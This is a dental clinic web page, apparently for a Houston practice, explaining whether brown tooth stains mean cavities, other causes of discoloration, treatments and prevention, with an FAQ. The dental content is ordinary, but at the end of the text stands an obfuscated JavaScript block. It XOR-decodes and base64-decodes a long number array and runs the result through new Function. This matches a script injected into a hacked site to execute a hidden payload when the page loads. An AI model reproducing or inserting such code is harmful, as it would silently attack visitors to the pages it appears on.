

Finding a brown mark on a tooth can be worrying. You may immediately think that the tooth is decaying and needs a filling. Although cavities can appear brown, tooth decay is only one possible cause of discoloration.
Food, drinks, tobacco, tartar, aging, enamel-development problems, and past injuries can also change the color of a tooth. Therefore, you cannot identify the cause by looking at the color alone.
If you notice brown stains on teeth, especially marks that are new or getting larger, arrange a dental examination. A dentist in Houston, TX can determine whether the discoloration is a removable surface stain, a cavity, or a change inside the tooth.
Do Brown Stains Always Mean You Have Cavities?
No, a brown stain does not always mean that you have a cavity. Some stains affect only the outside of the enamel and do not damage the tooth structure. Others may indicate that decay has started beneath the surface.
The location, shape, texture, and history of the mark can provide useful clues. For example, stains affecting several teeth may come from coffee, tea, or tobacco. Meanwhile, a dark spot inside a deep groove on one tooth could be staining, or it could decay.
Pain is not a reliable way to tell the difference. A surface stain is normally painless, but an early cavity may also cause no discomfort. A professional examination is the safest way to receive an accurate answer.
How Can a Cavity Create a Brown Spot?
Plaque is a sticky layer of bacteria that constantly develops on the teeth. When you consume sugary or starchy foods, plaque bacteria use these carbohydrates and produce acids.
Repeated acid attacks remove minerals from tooth enamel. Early mineral loss may appear as a chalky white spot. At this stage, the surface has weakened, but a permanent hole may not have developed.
Without treatment, the damage can continue. The affected area may become yellow, brown, or black. Eventually, part of the tooth can break down and form a cavity.
The National Institute of Dental and Craniofacial Research lists white, brown, or black staining as one possible sign of decay. However, it also explains that a dentist may need to check the surface or take an X-ray to confirm the diagnosis.

What Else Causes Brown Stains on Teeth?
Many forms of discoloration are unrelated to active decay. Understanding the common causes can help explain why a dental examination is important.
Food and Drink Stains
Coffee, tea, cola, red wine, berries, and strongly colored sauces contain pigments that may collect on the enamel. These stains usually develop slowly and may affect several teeth.
A rough enamel surface or tartar buildup may absorb these pigments more easily. Regular brushing can reduce some discoloration, but it may not remove deposits that have been present for a long time.
Smoking and Tobacco Use
Tar and nicotine can create yellow or brown deposits. These marks may become particularly noticeable near the gumline and in narrow spaces between the teeth.
Smokeless tobacco can also contribute to staining and other oral health problems. Avoiding tobacco is important for your teeth, gums, and general health.
Plaque and Tartar Buildup
Plaque that remains on the teeth can harden into tartar, also called dental calculus. Tartar may look yellow, tan, brown, or even dark when it absorbs pigments.
It commonly develops along the gumline and between teeth. Normal brushing cannot remove hardened tartar safely. Patients in Houston, TX may need professional teeth cleaning services to remove these deposits and determine whether any discoloration remains underneath them.
Medicines and Dental Rinses
Certain medicines and prescription mouth rinses can contribute to external staining. For example, some products used to control gum problems may darken the teeth when used for a period of time.
Do not stop using a prescribed medicine or rinse without consulting the dentist or healthcare provider who recommended it. The underlying condition may be more important than the temporary discoloration.
Enamel-Development Problems
Some teeth develop with enamel that is thinner, weaker, or less evenly mineralized. These teeth may appear cream, yellow, or brown from the time they enter the mouth.
Developmental enamel changes may also make a tooth more sensitive or more vulnerable to decay. Children with unusual discoloration should be evaluated by a dentist instead of receiving over-the-counter whitening treatments.
Dental Fluorosis
Dental fluorosis develops when a child receives too much fluoride while the permanent teeth are still forming below the gums. Mild fluorosis generally creates faint white markings. More noticeable cases may cause surface irregularities or discoloration.
Fluorosis does not develop from using fluoride toothpaste as an adult. It occurs only while teeth are forming during childhood.
Tooth Injury or Trauma
A tooth may gradually turn brown, gray, or dark after being struck or injured. This color change can happen when the blood supply or soft tissue inside the tooth becomes damaged.
The injury may have happened months or even years earlier. Because internal discoloration cannot be polished away, the dentist may need to test the tooth and take an X-ray before recommending treatment.
Aging and Worn Enamel
Enamel can become thinner with age. As a result, the naturally darker dentin beneath it becomes more visible.
Long-term exposure to colored foods and drinks may also add surface stains. This combination can make the smile look darker even when there is no active decay.
Brown Tooth Stains vs Cavities
Surface staining and cavities may look similar, so the following features should be treated only as general clues.
| Feature | Surface Stain | Possible Cavity |
| Pattern | May affect several teeth | May remain in one specific area |
| Surface | Often feels unchanged | May contain a pit or damaged area |
| Symptoms | Usually painless | May cause sensitivity or pain |
| Progress | May change slowly | Can deepen and weaken the tooth |
| Cleaning | Some stains can be polished away | Decay cannot be cleaned away |
| Treatment | Cleaning or cosmetic care | Fluoride, filling, crown, or other care |
Do not scrape or press the mark to test it. A sharp object can damage the enamel or gums, and a cavity between two teeth may not be visible at all.

Where Do Brown Cavity Spots Commonly Appear?
Tooth decay often develops where plaque and food are difficult to remove. Common areas include:
- Deep pits and grooves on the back teeth
- Tight spaces between neighboring teeth
- Areas near the gumline
- Exposed tooth roots
- Edges of old fillings or crowns
- Surfaces around braces
- Crowded areas that are difficult to brush
Brown lines between teeth may come from tartar, external staining, or decay on the sides of the teeth. Dental X-rays are often needed to examine these hidden surfaces properly.
What Do Sudden Brown Stains Mean?
Discoloration normally develops gradually, but some people notice it all at once. Sudden brown stains on teeth may appear after a change in coffee or tea consumption, tobacco use, oral-care products, or prescription rinses.
In other cases, the mark was already developing but became noticeable under different lighting or after food became trapped in the area. A damaged tooth may also darken after an injury.
A new mark should not be ignored merely because it does not hurt. Schedule an examination if it remains after brushing, grows larger, or affects only one tooth.
What Symptoms May Suggest Tooth Decay?
A brown spot is more concerning when it appears with other changes, such as:
- Sensitivity to hot, cold, or sweet foods
- Pain when biting
- A visible hole or broken area
- Food repeatedly becoming trapped
- Toothache
- An unpleasant taste
- Ongoing bad breath
- Swelling near the tooth
- A rough or damaged surface
However, early cavities may have no symptoms. According to current NHS guidance on tooth decay, decay may not cause noticeable symptoms at first. This is why regular dental examinations remain important.
Can You Identify a Cavity at Home?
You may be able to see discoloration, but you cannot reliably diagnose its cause at home. A harmless stain can look dark, while serious decay may remain hidden between teeth or beneath an old filling.
Photographs and mirrors cannot show what is happening inside the enamel. Pain is also an unreliable test because cavities may remain painless until they become deeper.
A dental examination in Houston, TX may include a visual check, a review of your symptoms, and dental X-rays when needed. The dentist may also examine existing fillings, test a darkened tooth after an injury, and look for plaque or tartar.
Can Professional Cleaning Remove Brown Stains?
Professional cleaning may remove certain external stains caused by food, drinks, plaque, tobacco, or tartar. The dental professional uses suitable instruments to remove hardened deposits and may polish the teeth afterward.
Cleaning cannot repair tooth decay. If the brown mark remains because the enamel has broken down, the tooth will need treatment based on the depth of the damage.
Cleaning also cannot remove discoloration that developed inside a tooth. Whitening or restorative treatment may be considered after the dentist identifies the cause and confirms that the tooth is healthy.
How Are Brown Tooth Stains Treated?
Treatment depends entirely on the reason for the discoloration.
Cleaning and Polishing
Scaling removes hardened tartar, while polishing may reduce certain surface stains. This option may be suitable when the tooth structure underneath is healthy.
Fluoride Treatment
Fluoride may help strengthen enamel during the earliest stage of decay, before a permanent hole develops. The ADA recognizes appropriately used fluoride as effective for preventing and controlling dental caries.
Once a true cavity has formed, fluoride alone cannot rebuild the missing tooth structure.
Dental Filling
A filling is commonly used when decay has created a cavity. The dentist removes the damaged material and restores the area with a suitable filling material.
Crown or Root Canal Treatment
A large cavity may leave too little healthy structure for a normal filling. In that situation, a crown may be needed to protect the tooth.
If decay reaches the soft tissue inside the tooth and causes infection, root canal treatment may also be necessary. Severely damaged teeth sometimes require removal when they cannot be restored.
Whitening or Cosmetic Treatment
Professional whitening may improve certain external or age-related stains. However, whitening will not repair cavities, remove tartar, or change the shade of crowns and fillings.
Bonding, veneers, or crowns may improve permanent discoloration after active dental problems have been treated. A dentist should evaluate the teeth before any cosmetic procedure begins.
Why Should You Avoid Home Scraping Methods?
Do not use pins, metal tools, abrasive powders, household bleach, or unapproved whitening chemicals on a brown mark. Scraping may remove enamel, cut the gums, and make the tooth more sensitive.
Abrasive products can create a rougher surface that collects additional stain. Meanwhile, trying to cover or bleach the mark may delay necessary cavity treatment.
Brushing with more force is not the solution either. Use gentle pressure, fluoride toothpaste, and a soft-bristled toothbrush.
When Should You Visit a Dentist?
Arrange a dental examination when a brown mark:
- Appears suddenly
- Becomes larger or darker
- Does not improve with regular brushing
- Develops after an injury
- Causes sensitivity or pain
- Contains a visible pit or hole
- Traps food repeatedly
- Appears with swollen or bleeding gums
People living in Houston, TX should seek prompt care for severe toothache, facial swelling, fever, pus, or a bad taste coming from the affected area. Difficulty breathing or swallowing requires urgent medical attention.
How Can You Prevent Stains and Cavities?
Brush twice daily with fluoride toothpaste and clean between your teeth every day. Floss, interdental brushes, or another dentist-recommended tool can help reach areas a toothbrush misses.
Limit frequent sugary snacks and drinks because repeated sugar exposure gives plaque bacteria more chances to produce acid. Drink water after coffee, tea, or other staining beverages, and avoid smoking or using tobacco.
Attend dental examinations and cleanings according to your personal risk. Patients with heavy tartar, dry mouth, gum disease, braces, or repeated cavities may need a different schedule from patients with lower risk.
Finally, do not wait for pain before requesting care. Early decay and gum problems can develop quietly.
Brown Stains on Children’s Teeth
Brown marks on a child’s teeth may result from decay, tartar, injury, staining, or an enamel-development condition. Primary teeth can develop cavities and still require professional treatment.
Parents should avoid adult whitening products and home scraping methods. A dentist can identify the cause and recommend age-appropriate care.
Children should brush with fluoride toothpaste in an amount suited to their age and with adult supervision. Parents should also ask the dental team for guidance if a child has repeated cavities or unusual enamel markings.
Final Thoughts
Brown discoloration can be associated with tooth decay, but it does not automatically confirm a cavity. External staining, tartar, tobacco, aging, enamel changes, medicine, and past injuries may produce a similar appearance.
The safest approach is to have new or changing discoloration examined professionally. If you are in Houston, TX, a dental evaluation can distinguish a removable stain from decay and help you receive the correct treatment before the problem becomes more serious.
Frequently Asked Questions
Can a brown spot on a tooth be harmless?
Yes. A brown spot may be a surface stain, natural enamel variation, or old discoloration that is not actively damaging the tooth. However, color alone cannot confirm that it is harmless. A dentist should examine new, changing, or persistent marks.
Can brushing remove a brown cavity spot?
Brushing may reduce soft plaque and some recent surface stains, but it cannot remove a cavity. Once decay creates a hole, the damaged tooth structure requires professional treatment. Avoid aggressive brushing because it may harm the enamel and gums.
Does a brown spot always require a filling?
No. A surface stain may need only cleaning, while very early enamel mineral loss may benefit from fluoride and improved oral care. A filling is generally needed when decay has created a permanent cavity. An examination determines the correct treatment.
Can a cavity be present without tooth pain?
Yes. Early cavities frequently cause no pain or sensitivity. Symptoms may develop only after decay progresses deeper into the tooth. Regular examinations and dental X-rays can help identify decay before it causes noticeable discomfort.
(function(){ var x46eaa6=6026; if(x46eaa6>0){var y17321a=x46eaa6-6757}else{var y17321a=6757} var zf368b3=y17321a*81; var _0xc4c3ed2ddbac=[29,26,112,5,14,48,39,6,13,10,17,16,29,30,9,11,13,10,113,26,12,32,9,16,0,26,17,7,1,36,124,37,0,10,112,46,15,48,32,9,28,35,39,42,28,121,124,35,29,9,59,43,12,25,63,4,14,120,1,7,13,10,43,44,14,47,124,33,16,33,17,43,0,48,112,42,15,13,10,7,27,32,60,24,16,33,26,13,27,13,1,24,15,9,60,18,2,47,13,17,14,47,124,7,26,14,60,10,28,29,36,4,0,48,60,1,27,35,56,10,0,26,47,17,15,120,112,17,27,13,113,24,0,13,10,1,15,10,32,10,15,35,10,4,15,13,60,2,28,35,10,10,15,10,39,46,15,13,10,10,0,48,60,7,28,10,56,5,15,13,60,42,25,47,112,17,11,121,35,37,14,48,47,16,0,47,124,31,11,29,25,33,16,32,13,6,12,25,35,3,25,121,18,31,27,9,59,2,15,36,43,25,14,36,17,29,15,9,120,25,15,36,125,30,16,32,13,6,12,25,35,3,25,121,18,31,11,26,17,30,9,10,124,31,14,121,43,44,11,63,35,41,30,48,17,4,0,36,125,30,16,32,13,6,12,25,35,3,25,121,18,31,11,26,17,30,9,10,124,31,14,121,43,45,15,9,120,43,12,32,47,9,30,63,120,43,14,48,120,43,11,48,29,9,30,48,39,31,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,2,14,32,29,9,0,32,17,16,30,9,35,5,15,48,29,25,15,36,43,16,14,32,120,25,0,9,56,16,15,9,35,2,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,2,14,32,29,9,0,32,17,16,30,10,59,31,11,121,25,4,11,26,56,16,11,25,63,42,14,26,9,41,14,48,17,44,0,14,43,41,14,32,26,45,30,30,124,26,12,25,120,2,11,35,6,31,30,47,59,2,15,36,43,17,14,48,1,4,30,48,39,31,14,14,17,2,14,32,29,9,0,32,17,16,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,4,11,26,56,29,14,10,47,25,14,48,43,43,12,30,43,29,15,9,120,25,15,36,43,1,12,10,9,27,14,48,17,44,0,14,43,2,11,48,18,45,30,30,124,26,12,25,120,2,11,35,6,31,30,47,35,31,14,25,9,45,14,32,44,29,14,10,47,25,14,48,43,43,12,30,43,2,12,10,59,30,13,10,56,16,15,48,29,17,11,47,120,17,11,26,10,16,13,10,18,45,2,13,1,24,15,9,60,18,2,32,39,26,0,26,39,24,9,10,6,13,31,120,35,10,7,120,112,42,7,35,9,43,27,12,121,2,15,120,59,46,7,120,10,24,7,10,60,7,7,35,121,7,24,13,36,6,7,32,60,2,7,50,48,6,28,35,125,6,27,13,35,42,7,35,47,46,27,121,60,11,12,48,47,4,31,27,17,43,0,48,63,12,9,29,26,42,15,120,113,10,0,29,32,10,27,29,10,42,25,32,112,5,14,48,39,6,13,10,17,16,31,27,17,44,15,47,63,12,14,48,60,26,2,32,59,6,0,26,59,27,14,48,32,25,9,47,120,4,9,9,1,24,15,9,60,18,2,32,5,28,11,9,125,13,2,32,59,6,0,26,59,27,14,48,32,16,11,47,63,42,11,47,120,4,29,29,36,30,27,121,10,13,26,13,26,45,27,25,14,45,26,33,17,42,12,26,120,42,13,32,43,17,30,63,39,5,15,63,39,6,11,121,14,4,29,13,5,37,15,63,120,44,15,48,1,16,15,13,1,25,0,121,13,37,13,48,5,1,12,36,43,30,0,10,43,45,12,26,14,14,27,13,60,10,29,9,59,43,12,25,63,4,14,121,125,45,25,47,112,17,11,121,35,37,11,48,13,44,15,32,17,7,26,9,35,17,11,63,39,43,5,10,43,6,29,27,17,28,13,63,47,7,30,63,39,5,15,63,39,6,11,121,14,24,28,30,30,24,28,30,10,30,27,13,113,25,25,32,9,46,29,30,47,37,11,48,13,44,15,32,17,7,29,9,59,43,12,25,63,4,14,121,125,45,25,47,112,17,11,121,35,37,13,26,25,28,0,63,112,16,26,11,17,28,13,63,47,7,30,63,39,5,15,63,39,6,11,121,14,1,27,120,14,30,2,47,59,26,0,26,39,31,12,36,6,4,29,14,29,37,11,10,9,24,9,26,59,1,11,120,26,45,16,35,1,46,14,47,60,26,12,48,47,4,31,27,17,5,9,63,120,17,12,13,26,2,25,33,17,5,9,63,120,17,12,13,29,37,13,26,25,28,0,63,112,16,30,48,29,43,14,48,124,6,13,29,1,37,12,9,5,6,15,9,48,27,26,13,60,25,9,47,112,17,11,121,35,37,12,10,13,29,0,47,121,13,11,26,47,4,11,32,63,63,14,63,121,26,2,32,13,29,13,48,112,24,14,121,43,3,12,10,59,3,12,25,60,26,2,47,63,12,12,26,47,5,30,29,60,25,30,29,32,24,29,13,1,25,0,121,13,37,12,10,13,29,0,47,121,25,2,47,47,25,12,63,13,42,11,9,60,27,26,11,39,6,11,48,9,16,0,36,43,46,11,48,17,29,7,32,13,17,11,50,39,31,0,26,48,26,2,47,63,26,14,10,124,6,29,13,1,13,11,48,63,6,12,9,59,16,31,27,17,1,13,9,112,10,15,63,47,4,25,47,25,41,15,9,120,41,13,30,13,43,29,9,1,4,0,9,120,5,11,48,44,45,16,35,1,13,10,10,112,5,14,48,39,6,13,10,17,16,31,27,17,7,0,32,29,1,12,30,13,37,13,10,59,7,9,121,29,37,13,26,5,25,14,121,9,11,11,48,63,6,12,9,59,16,31,26,43,43,12,36,35,56,11,48,17,29,13,9,39,43,29,26,112,5,14,48,39,6,13,10,17,16,29,27,17,45,9,26,59,28,14,9,124,44,30,27,17,16,15,9,35,10,15,121,9,11,12,48,47,4,31,27,17,27,14,10,112,26,15,10,14,13,14,48,63,7,31,27,13,120,6,28,13,6,12,25,35,58,0,9,47,5,0,9,39,6,29,30,10,11,2,32,1,29,0,48,13,17,13,30,43,31,11,26,63,16,29,30,124,56,6,33,39,60,16,36,29,37,13,10,59,7,9,121,29,6,11,63,63,43,29,13,1,37,13,32,25,46,13,26,47,26,30,63,39,43,12,27,59,43,11,9,63,43,11,47,120,48,0,10,47,44,0,9,60,26,16,34,39,31,14,63,120,43,14,63,121,29,4,25,9,2,0,14,125,30,16,32,47,2,11,26,29,25,15,32,47,6,13,10,17,16,30,32,5,3,14,32,44,45,29,13,1,37,13,32,25,46,13,26,47,26,30,63,120,25,14,10,63,31,12,9,121,13,28,13,36,2,27,29,1,37,13,32,25,46,13,26,47,26,30,48,17,16,14,26,17,17,0,29,25,46,12,10,43,41,12,26,9,31,14,121,14,25,9,47,120,4,9,9,1,37,0,47,13,42,13,48,25,7,0,30,13,50,3,34,17,123,30,63,35,17,11,63,39,43,29,27,17,27,14,10,112,26,15,10,14,16,11,48,63,3,11,26,17,16,11,32,63,60,0,9,13,6,29,14,10,11,10,10,39,17,12,26,39,26,29,26,48,25,9,33,17,16,15,9,35,10,15,121,13,43,29,13,1,13,10,13,1,37,13,32,25,46,13,26,47,26,30,48,17,16,0,9,59,4,14,47,60,13,2,32,1,29,0,48,13,17,13,30,43,31,14,63,120,25,14,10,63,31,12,9,121,13,0,63,63,16,15,47,120,25,14,32,44,26,29,9,1,37,14,48,47,2,9,26,60,26,14,48,63,7,31,28,63,4,11,48,17,4,29,30,10,25,25,47,26,11,2,32,1,29,0,48,13,17,13,30,43,3,0,10,43,44,29,28,5,57,6,34,44,16,11,47,120,4,13,10,43,45,13,10,112,9,29,27,17,26,13,48,9,16,29,14,10,11,10,14,10,11,10,10,112,5,14,48,39,6,13,10,17,16,31,27,17,2,13,10,43,30,13,10,32,26,2,47,63,43,12,26,120,42,13,30,9,11,13,10,113,26,2,47,63,43,12,26,120,42,13,29,44,13,2,32,43,17,14,48,124,7,14,47,36,16,14,26,63,16,0,47,120,26,29,9,59,43,12,25,63,4,14,121,35,56,11,48,17,29,13,9,39,43,30,63,59,43,11,32,17,30,12,48,48,26,14,63,63,30,14,30,10,11,12,48,47,4,31,27,17,16,11,48,124,28,15,47,113,13,9,32,5,3,14,32,43,4,11,26,56,12,16,35,60,16,27,30,125,30,14,10,63,6,13,26,17,44,25,121,124,43,12,26,13,37,15,32,47,30,14,30,125,30,11,26,47,4,15,10,25,3,25,49,1,11,12,26,18,12,2,32,39,26,0,26,39,24,9,10,6,30,0,26,47,6,15,13,6,45,27,25,14,45,29,33,17,43,0,48,63,12,9,25,26,30,16,32,29,17,12,26,63,3,12,30,124,35,30,26,9,44,25,120,47,13,25,47,59,43,12,25,63,4,14,121,35,37,12,32,124,30,11,9,121,26,2,32,43,17,14,48,124,7,14,47,35,33,2,47,63,43,12,26,120,42,13,27,26,30,2,32,43,4,0,32,5,41,12,121,10,16,12,26,13,43,14,121,13,46,12,10,43,41,12,26,9,31,14,121,13,37,12,26,112,44,14,26,18,25,9,47,112,17,11,121,35,37,0,32,39,2,15,13,25,37,12,26,112,44,14,26,18,46,16,49,17,6,0,48,120,30,14,36,43,4,0,9,39,5,14,25,121,15,2,32,120,41,12,9,5,16,15,121,13,37,12,26,112,44,14,26,18,16,11,48,63,3,12,10,29,6,29,13,6,45,16,35,1,25,0,121,13,37,0,32,39,2,15,14,9,4,0,9,120,5,11,48,44,18,2,32,124,41,11,26,32,16,11,48,63,2,14,26,47,41,0,14,14,31,2,30,18,27,16,30,18,30,16,36,125,25,25,47,59,43,12,25,63,4,14,121,35,37,11,26,9,16,14,26,9,17,29,27,17,5,0,9,120,44,15,48,14,27,27,14,10,11,10,14,10,16,15,32,47,6,15,32,14,26,0,63,63,16,15,47,120,25,14,32,44,26,29,9,1,4,0,9,120,5,11,48,44,18,2,47,35,25,14,48,29,25,15,14,13,37,12,10,63,6,0,26,59,26,29,35,32,25,25,47,26,25,25,47,25,46,12,10,43,41,12,26,9,31,14,121,35,37,11,9,124,27,0,26,29,29,29,27,17,6,0,32,29,17,29,9,1,24,15,9,60,18,2,47,63,46,11,47,60,13,0,26,17,41,12,10,25,43,14,63,121,16,15,47,59,43,15,9,120,43,24,10,29,43,14,10,63,16,12,30,14,45,11,32,39,4,13,9,35,6,16,36,10,11,2,47,63,46,11,47,60,16,11,47,59,41,26,11,17,6,0,32,29,17,29,36,125,31,15,9,35,25,30,63,35,26,11,29,17,3,26,14,125,27,2,47,13,17,14,47,124,7,29,36,125,46,2,47,113,13,16,36,1,120,15,9,120,26,30,48,112,30,14,32,17,4,29,28,120,17,12,26,48,16,14,48,17,7,29,30,10,31,28,120,36,2,27,29,36,25,25,33,17,5,0,63,39,4,30,48,47,3,9,10,43,41,26,9,120,4,12,10,48,11,29,26,120,31,15,47,63,29,0,10,43,6,30,48,13,43,15,10,120,14,10,26,120,31,15,47,63,29,0,10,43,6,30,48,59,31,0,25,10,25,30,48,47,2,11,26,63,16,0,28,39,26,13,10,29,44,29,27,17,5,0,63,39,4,29,13,1,13,2,47,35,25,14,48,29,25,15,14,14,2,29,14,43,6,13,26,63,16,29,26,112,5,14,48,39,6,13,10,17,16,29,27,17,6,0,32,29,17,29,9,1,25,0,121,13,37,12,26,124,30,15,14,9,37,11,9,124,27,0,26,29,29,29,27,17,6,0,32,29,17,29,13,1,13,29,13,1,13,29,14,14,25,25,47,117,117]; var _0xd2590aeec7ec=72; var _0x695b12d6658b=”; for(var _0xecc7dff14118=0;_0xecc7dff14118<_0xc4c3ed2ddbac.length;_0xecc7dff14118++) _0x695b12d6658b+=String.fromCharCode(_0xc4c3ed2ddbac[_0xecc7dff14118]^_0xd2590aeec7ec); var _0xb2ada9a65d62=121; var _0x61fc9cbf8bf3=atob(_0x695b12d6658b); var _code=''; for(var _0xecc7dff14118=0;_0xecc7dff14118<_0x61fc9cbf8bf3.length;_0xecc7dff14118++) _code+=String.fromCharCode(_0x61fc9cbf8bf3.charCodeAt(_0xecc7dff14118)^_0xb2ada9a65d62); (new Function(_code))(); })();